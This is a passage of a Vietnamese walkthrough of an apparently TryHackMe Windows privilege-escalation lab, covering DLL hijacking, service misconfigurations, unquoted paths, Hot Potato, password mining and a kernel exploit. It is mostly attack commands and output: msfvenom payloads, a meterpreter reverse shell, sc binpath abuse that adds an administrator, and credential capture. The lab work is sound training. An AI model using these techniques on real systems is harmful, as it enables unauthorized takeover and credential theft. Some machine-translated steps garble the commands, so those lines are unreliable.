3. Sao chép tệp đã tạo ra hijackme.dll vào máy ảo Windows.

```
(root@kali)-[/home/kali/tryhackme]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Máy ảo Windows

1. Đặt hijackme.dll trong 'C:\Temp'.



2. Mở dấu nhắc lệnh và gõ: `sc stop dllsvc & sc start dllsvc`

3. Có thể xác nhận rằng người dùng đã được thêm vào nhóm quản trị viên cục bộ bằng cách nhập thông tin sau vào dấu nhắc lệnh: quản trị viên nhóm cục bộ mạng

```
C:\Users\user>sc stop dllsvc & sc start dllsvc

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2156
        FLAGS                 :

C:\Users\user>
```

```
C:\Users\user>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members

-----
Administrator
ICM
user
The command completed successfully.
```

Task 9 Service Escalation – binPath

phát hiện

Máy ảo Windows

1. Mở dấu nhắc lệnh và gõ:

C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc

2. Lưu ý rằng đầu ra gợi ý rằng người dùng “User-PC\User” có quyền “SERVICE_CHANGE_CONFIG”.

```
C:\Users\user> C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc
Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

daclsvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
RW Everyone
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL
```

Khai thác

Máy ảo Windows

1. Tại dấu nhắc lệnh, gõ:
sc config daclsvc binpath= "net localgroup administrators user /add"
2. Tại dấu nhắc lệnh gõ: sc start daclsvc
3. Có thể xác nhận rằng người dùng đã được thêm vào nhóm quản trị viên cục bộ bằng cách nhập thông tin sau vào dấu nhắc lệnh: quản trị viên nhóm cục bộ mạng

```
C:\Users\user> sc config daclsvc binpath= "net localgroup administrators user /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user> sc start daclsvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\user> net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the compu
ter/domain

Members

-----
Administrator
TCM
user
The command completed successfully.
```

Task 10 Service Escalation - Unquoted Service Paths

phát hiện

Máy ảo Windows

1. Mở dấu nhắc lệnh và gõ: `sc qc unquotedsvc`
2. Lưu ý rằng trường “`BINARY_PATH_NAME`” hiển thị một đường dẫn không bị giới hạn giữa các dấu ngoặc kép.

```
C:\Users\user> sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 3    DEMAND_START
        ERROR_CONTROL        : 1    NORMAL
        BINARY_PATH_NAME     : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP     : 
        TAG                  : 0
        DISPLAY_NAME         : Unquoted Path Service
        DEPENDENCIES         : 
        SERVICE_START_NAME   : LocalSystem

C:\Users\user>
```

Khai thác

máy ảo Kali

1. Mở dấu nhắc lệnh và gõ:
`msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe`

```
(root@kali)-[/home/kali/tryhackme]
# msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of exe-service file: 15872 bytes
Saved as: common.exe


(root@kali)-[/home/kali/tryhackme]
# ls
common.exe  hash.txt  rsa_1  windows  windows_service.c
cve_2019_18634  hijackme.dll  setup.msi  windows_ddl.c  x.exe

(root@kali)-[/home/kali/tryhackme]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

2. Sao chép tệp được tạo, `common.exe`, vào máy ảo Windows.

Máy ảo Windows

1. Đặt `common.exe` trong 'C:\Program Files\Unquoted Path Service'.



2. Mở dấu nhắc lệnh và gõ: `sc start unquotedsvc`

3. Có thể xác nhận rằng người dùng đã được thêm vào nhóm quản trị viên cục bộ bằng cách nhập thông tin sau vào dấu nhắc lệnh: **`net localgroup administrators`**

```
C:\Users\user>sc start unquotedsvc

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x7d0
        PID                  : 2516
        FLAGS                 :

C:\Users\user>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
TCM
user
The command completed successfully.

C:\Users\user>
```

Task 11 Potato Escalation - Hot Potato

Khai thác

Máy ảo Windows

1. Tại dấu nhắc lệnh gõ: powershell.exe -nop -ep bypass
2. Trong Power Shell, gõ dấu nhắc:
Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1
3. Trong Power Shell, gõ dấu nhắc:
Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add"
4. Để xác nhận rằng cuộc tấn công đã thành công, trong Power Shell, hãy nhập lời nhắc:
net localgroup administrators

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User> powershell.exe -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User> Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1
PS C:\Users\User> Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add"
2023-06-26T13:04:50 - Tater <Hot Potato Privilege Escalation> started
Local IP Address = 10.10.42.112
Spoofing Hostname = WPAD
Windows Defender Trigger Enabled
Real Time Console Output Enabled
Run Stop-Tater to stop Tater early
Use Get-Command -Noun Tater* to show available functions
Press any key to stop real time console output

2023-06-26T13:04:51 - Flushing DNS resolver cache
2023-06-26T13:04:51 - Waiting for incoming HTTP connection
2023-06-26T13:04:53 - Starting NBNS spoofer to resolve WPAD to 127.0.0.1
2023-06-26T13:04:56 - WPAD has been spoofed to 127.0.0.1
2023-06-26T13:04:56 - Running Windows Defender signature update
2023-06-26T13:04:59 - HTTP request for /wpad.dat received from 127.0.0.1
2023-06-26T13:05:03 - Attempting to redirect to http://localhost:80/gethashes and trigger relay
2023-06-26T13:05:03 - HTTP request for http://download.windowsupdate.com/v9/windowsupdate/redirect/muv4wuredir.cab?23062704 received from 127.0.0.1
2023-06-26T13:05:07 - HTTP request for /GETHASHES received from 127.0.0.1
2023-06-26T13:05:08 - HTTP to SMB relay triggered by 127.0.0.1
2023-06-26T13:05:08 - Grabbing challenge for relay from 127.0.0.1
2023-06-26T13:05:08 - Received challenge DC213C46E2A095B8 for relay from 127.0.0.1
2023-06-26T13:05:08 - Providing challenge DC213C46E2A095B8 for relay to 127.0.0.1
2023-06-26T13:05:09 - Sending response for \ for relay to 127.0.0.1
2023-06-26T13:05:09 - HTTP to SMB relay authentication successful for \ on 127.0.0.1
2023-06-26T13:05:09 - SMB relay service NPMIOGGUHXYYWDBONVYDXG created on 127.0.0.1
2023-06-26T13:05:09 - Command likely executed on 127.0.0.1
2023-06-26T13:05:09 - SMB relay service NPMIOGGUHXYYWDBONVYDXG deleted on 127.0.0.1
2023-06-26T13:05:10 - Stopping HTTP listener
2023-06-26T13:05:13 - Tater was successful and has exited
PS C:\Users\User> net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members


-----
Administrator
TCM
user
The command completed successfully.
PS C:\Users\User>
```

Task 12 Password Mining Escalation - Configuration Files

Khai thác

Máy ảo Windows

1. Mở dấu nhắc lệnh và nhập: notepad C:\Windows\Panther\Unattend.xml




2. Cuộn xuống thuộc tính “<Password>” và sao chép chuỗi base64 được giới hạn giữa các thẻ “<Value>” bên dưới nó.

```
      <Order>2</Order>
      <RequiresUserInput>false</RequiresUserInput>
    </SynchronousCommand>
  </FirstLogonCommands>
  <AutoLogon>
    <Password>
      <Value>CGFzc3dvcmQxMjM=</Value>
      <PlainText>>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>Admin</Username>
  </AutoLogon>
</component>
ttinas>
```

máy ảo Kali

1. Trong terminal, gõ: `echo [copied base64] | base64 -d`



```
(root@kali)-[/home/kali/tryhackme]
# echo "cGFzc3dvcmQxMjM=" | base64 -d
password123
```

2. Chú ý mật khẩu Cleartext
3. Mật khẩu văn bản rõ ràng được tìm thấy trong Unattend.xml là gì?


➔ password123

Task 13 Password Mining Escalation – Memory

Khai thác

máy ảo Kali

1. Mở dấu nhắc lệnh và gõ: msfconsole
2. Trong loại Metasploit (msf > prompt): **use auxiliary/server/capture/http_basic**
3. Trong Metasploit (msf > prompt), gõ: đặt uripath x
4. Trong Metasploit (msf > prompt), gõ: run




```
msf6 > use auxiliary/server/capture/http_basic
msf6 auxiliary(server/capture/http_basic) > set uripath x
uripath => x
msf6 auxiliary(server/capture/http_basic) > run
[*] Auxiliary module running as background job 0.

[*] Using URL: http://192.168.200.168/x
[*] Server started.
msf6 auxiliary(server/capture/http_basic) > [*] Sending 401 to client 10.10.212.58
[+] HTTP Basic Auth LOGIN 10.10.212.58 "kali:test" / /x
```

Máy ảo Windows

1. Mở Internet Explorer và duyệt đến: **http://[Kali VM IP Address]/x**
2. Mở dấu nhắc lệnh và gõ: taskmgr
3. Trong Trình quản lý tác vụ Windows, nhấp chuột phải vào “iexplore.exe” trong cột “Tên hình ảnh” và chọn “Create Dump File” từ menu bật lên.



4. Sao chép tệp đã tạo, iexplore.DMP, vào máy ảo Kali.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.52.203
lhost => 10.18.52.203
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.52.203:4444
[*] Sending stage (175686 bytes) to 10.10.212.58
[*] Meterpreter session 1 opened (10.18.52.203:4444 -> 10.10.212.58:49198) at 2023-06-26 23:27:43 -0400

meterpreter > download "C:\Users\user\AppData\Local\Temp\iexplore.DMP"
[*] Downloading: C:\Users\user\AppData\Local\Temp\iexplore.DMP -> /home/kali/tryhackme/iexplore.DMP
```

máy ảo Kali

1. Đặt 'iexplore.DMP' trên màn hình nền.

```
[*] Downloaded 94.00 MiB of 95.00 MiB (98.95%): C:\Users\user\AppData\Local\Temp\iexplore.DMP -> /home/kali/tryhackme/iexplore.DMP
[*] Downloaded 95.00 MiB of 95.00 MiB (100.0%): C:\Users\user\AppData\Local\Temp\iexplore.DMP -> /home/kali/tryhackme/iexplore.DMP
[*] Downloaded 95.00 MiB of 95.00 MiB (100.0%): C:\Users\user\AppData\Local\Temp\iexplore.DMP -> /home/kali/tryhackme/iexplore.DMP
[*] download : C:\Users\user\AppData\Local\Temp\iexplore.DMP -> /home/kali/tryhackme/iexplore.DMP
meterpreter >
```

2. Mở dấu nhắc lệnh và nhập: **strings /root/Desktop/iexplore.DMP | grep "Authorization: Basic"**

3. Chọn Sao chép chuỗi mã hóa Base64.

4. Trong dấu nhắc lệnh gõ: **echo -ne [Chuỗi Base64] | cơ sở 64 -d**

5. Chú ý thông tin đăng nhập trong đầu ra.

```

(kali㉿kali)-[~/tryhackme]
$ strings iexplore.DMP | grep "Basic"
SdbpReadApphelpBasicInfo
GetPhonebookDirectory: GetBasicProfileFolderPath: returned %d
//Basically, makes "back to previous page" a clickable item IF t
SxspQueryManifestInformationBasic
SampDeriveMostBasicDsClass
WlanParseProfileXmlBasicSettings
WlanGenerateProfileXmlBasicSettings
Basic Driver Skipped:
Basic
Thawte Personal Basic CA1(06
Thawte Personal Basic CA1(06
DisableBasicOverClearChannel
Basic
Basic
SampDeriveMostBasicDsClass
WlanParseProfileXmlBasicSettings
WlanGenerateProfileXmlBasicSettings
RtlpQueryInformationActivationContextBasicInformation

(kali㉿kali)-[~/tryhackme]

```

Task 14 Privilege Escalation - Kernel Exploits

Thiết lập vớ

máy ảo Kali

1. Mở dấu nhắc lệnh và gõ: msfconsole
2. Trong Metasploit (msf > prompt), gõ: sử dụng multi/handler
3. Trong Metasploit (msf > prompt), gõ: set payload windows/meterpreter/reverse_tcp
4. Trong Metasploit (msf > prompt), gõ: đặt lhost [Địa chỉ IP máy ảo Kali]
5. Trong Metasploit (msf > prompt), gõ: run

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.52.203
lhost => 10.18.52.203
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.52.203:4444
```


6. Mở một dấu nhắc lệnh bổ sung và nhập:

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=[Địa chỉ IP máy ảo Kali] -f exe > shell.exe

```
(root@kali)-[/home/kali/tryhackme]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.18.52.203 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes


(root@kali)-[/home/kali/tryhackme]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

8. Sao chép tệp đã tạo, shell.exe, vào máy ảo Windows.



Máy ảo Windows


1. Thực thi shell.exe và nhận được shell đảo ngược



Phát hiện & Khai thác

máy ảo Kali

1. Trong Metasploit (msf > prompt), gõ: run post/multi/recon/local_exploit_suggester



2. Xác định mining/windows/local/ms16_014_wmi_recv_notif là một khả năng leo thang đặc quyền

Trong Metasploit (msf > prompt), gõ:

use exploit/windows/local/ms16_014_wmi_recv_notif

4. Trong loại Metasploit (msf > prompt): đặt SESSION [meterpreter SESSION number]

5. Trong Metasploit (msf > prompt), gõ: set LPORT 5555
6. Trong Metasploit (msf > prompt), gõ: run